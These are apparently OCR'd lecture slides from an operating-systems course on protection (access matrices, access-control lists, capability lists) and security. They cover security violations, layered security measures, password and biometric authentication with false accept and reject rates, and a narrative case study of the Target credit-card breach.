
  <domain, object, rights-set>

- When an operation M is executed on an object O within domain D, the global table is searched for:

  $<D_i, O_j, R_k>$ $M \in R_k$


Access Lists for Objects

- Each column of the access matrix is an access list for one object.
- The list is of format: <domain, rights-set>



object domain	F_1
D_1	read
D_2	
D_3	
D_4	read write

Windows Users Manage Access-Control Lists through GUI



Object name: H:\DATA\Patterns Material\Src\ListPanel.java

Group or user names:

- SYSTEM
- Gregory G. Gagne (ggagne@wcusers.int)
- Guest (WCUSERS\Guest)
- FileAdmins (WCUSERS\FileAdmins)
- Administrators (FILES\Administrators)

To change permissions, click Edit.

Permissions for Guest	Allow	Deny
Full control		✓
Modify		✓
Read & execute		✓
Read		✓
Write		✓
Special permissions		

For special permissions or advanced settings, click Advanced.

Capability List for Domains

- Instead of associating the columns with the objects (like in access lists), we can **associate each row with its domain**.
- A domain's capability list is a **list of objects** together with the **operations allowed on those objects.**
- Object is represented by its name or address – capability.

What is Security?

- As we saw previously, **protection** is an **internal** problem.
- Security requires a **strong protection system** but also consideration of the **external environment** in which the system operates.
- An example of an **external** consideration: **User Authentication**

What is Security?

- Ideally, system resources are **used and accessed as intended under all circumstances**. This is a secure system.

Some terminology…

- **Intruders/Crackers** are those who attempt to breach security.
- **Threats** are the potential for a security violation
- **Attacks** are an attempt to breach system security

Security Violations


- Breach of Confidentiality
- Breach of Integrity
- Breach of Availability
- Theft of Service
- Denial of Service

Security Violations

- **Breach of Confidentiality -** Only authorized users can access the data resources and information.
- **Breach of Integrity -** Only authorized users should be able to modify the data when needed.
- **Breach of Availability -** Data should be available to users when needed.
- **Theft of Service -** Only authorized users should have access to resources.
- **Denial of Service -** Starve legitimate use of resources or services.

Absolute Security

- No system is absolutely secure.
- The best we can do is minimize risk.
- Trade-offs:
  - Level of protection
  - Usability of the system
  - Cost of implementation



Normal

Masquerading

Man-in-the-middle

Security Measures

- Impossible to achieve absolute security.
- Security must occur at four levels to be effective:
  - Physical
  - Human
  - Operating System
  - Network

Physical Measures

- All sites containing computer systems are physically secure against intruders.
- Protects against unauthorized “armed or surreptitious” access by intruders (Galvin, Gagne, Silberschatz, 2013).
- All rooms with access to the machines must be physically secured.

Human Measures

- Authorization to ensure that only designated users can access the computer system.
- Authorized users may transfer their access to others.
- Susceptible to software engineering and phishing attempts.
- Even dumpster diving is a possibility…

Operating System Measures

- It is critical that the computer system can protect itself against both accidental and malicious breaches.

Network Measures

- Computer data travels over private leased lines, shared lines (internet), wireless connections and dial-up lines.
- This data can be intercepted (not good!).
- The data flow could also be interrupted. This can result in a remote denial of service (dos) attack.

Secure Systems

- "A chain is only as strong as its weakest link"
- All of the above considerations must be taken care of to ensure overall system security and integrity.
- The computer system must also have strong protection features.
- There exists a "cat-and-mouse game" between intruders and our hero security researchers who create security counter measures.

What is User Authentication?

- Here's what the National Security Agency (NSA) has to say…

- On many networks, in order for users to be granted access to network resources, they must prove that they are who they say they are. This is the process of authentication of a user. The user can be authenticated by **what he has** (e.g., an ID card or token), **what he knows** (e.g., a password or PIN), or **what he is** (e.g., biometric data).

Passwords – A Thing of the Past?

- Professor David Skillicorn in the 2014 *Toronto Star* article: “Hacked databases show need for better security: experts”

- “I think it’s pretty clear that the day of passwords is rapidly coming to an end,” he said. “The Internet was never designed to be a secure system. The conventional methods that use passwords are crumbling against brute force attacks.”

Types of Biometrics

- **Chemical** Biometrics
- **Visual** Biometrics
- **Behavioural** Biometrics
- **Olfactory** Biometrics
- **Auditory** Biometrics

Types of Biometrics

- **Chemical** Biometrics - DNA analysis
- **Visual** Biometrics – Features of an individual’s iris
- **Behavioural** Biometrics – An individual’s unique typing characteristics
- **Olfactory** Biometrics – An individual’s odor
- **Auditory** Biometrics – Speaker identification

https://www.youtube.com/watch?v=n6BrbUylwTk

Properties of Biometrics

- Biometric authentication compare the **current biometric data capture** to **stored, confirmed data** in a database.
- Biometrics should be **digital** – by using a biometric as a key, additional information can be retrieved about a specific individual.
- Biometrics should be **stable and unforgeable**
- Are **voice biometrics** stable? Can **fingerprint systems** be trusted? Are **iris biometrics** foolproof?

Biometric Authentication

- Derive a **string of numbers** called a **template** in the enrolment stage.
- A template is a code that describes **certain unique features** of the biometric capture.
- Templates are stored either on a **server** or securely **on the device.**
- A template cannot be **reverse engineered.**

Biometric Challenges

- **Stability** – Partial Fingerprints? Change in pose?
- **Sensor Characteristics** – Type of fingerprint scanner?
- **Environmental Characteristics** – Faint fingerprints?
- A solution is to use **multiple templates** to account for differences amongst templates.

Biometric Authentication





Image: (Kothavale, Markworth and Sandhu, 2004)

Templates



```
000100001100100
1011000100010000
000100011001010100
0010010000010100010
0000100001100100100
0101100010001000001
0000100011001010100
1001001000001010001
0000010000110010010
0010110001000100000
1000010001100101010
0100100100000101000
```

Image: (BioLink Solutions, 2016)

https://usa.visa.com/pay-with-visa/featured-technologies/apple-pay.html

Effectiveness of Biometrics

- Consider the **False Accept Rate** (FAR) and **False Reject Rate** (FRR).
- False Accept Rate – The **wrong** person is **granted access.**
- False Reject Rate – The **correct** person is **denied access.**
- Both are important!
- Most biometric systems claim that **FAR** is **1 in 10,000 to 1 in 1,000,000** range.
- This is an **upper bound** – how well does the system <u>actually</u> perform?
- Actual performance could potentially be quite less.

Recommendations of the NSA

- Biometrics can serve as an **added layer** of security.
- Biometrics should **not** be a **replacement** to conventional modes of access control, such as passwords and PIN numbers.
- Professor Skillicorn argues that the best option we currently have for authentication is **“multi-factor syndication”**.

Case Study: Target Data Breach


Target Data Breach

- An HVAC company was given access to a Target database so the company could remotely login and perform efficiency updates to the Target system.
- The hackers stole one of the worker's user credentials and used this as a means to insert **malware.**
- If the heating system and credit card processing system are linked, access to one point in the system can provide **access to all data**.
- The Target system did not have **two-factor authentication**.

Target Data Breach

- Hackers installed malware in Target’s security and payments system designed to steal every credit card used.
- At the point of sale, the malware would capture the shopper’s credit card number, and store it on a Target server **controlled by the hackers.**
- Malware was used to move credit card info to domestic points then to Russia.

Target Data Breach



How the Hackers Broke In

1 They probably used credentials of an HVAC vendor to get into Target's network, spending weeks on reconnaissance to install a pair of malware programs.

2 The hackers sent credit card number-stealing malware to cashier stations in all domestic Target stores.

3 They also installed malicious code that sent card data to three hijacked "staging point" servers in the U.S. before the data headed to Moscow.

4 On Dec. 2, the credit card numbers started flowing out. Target's security system detected the hack, but the company failed to act.

5 Federal investigators warned Target of a massive data breach on Dec. 12.

6 Target confirmed and eradicated the malware on Dec. 15, after 40 million credit card numbers had been stolen.

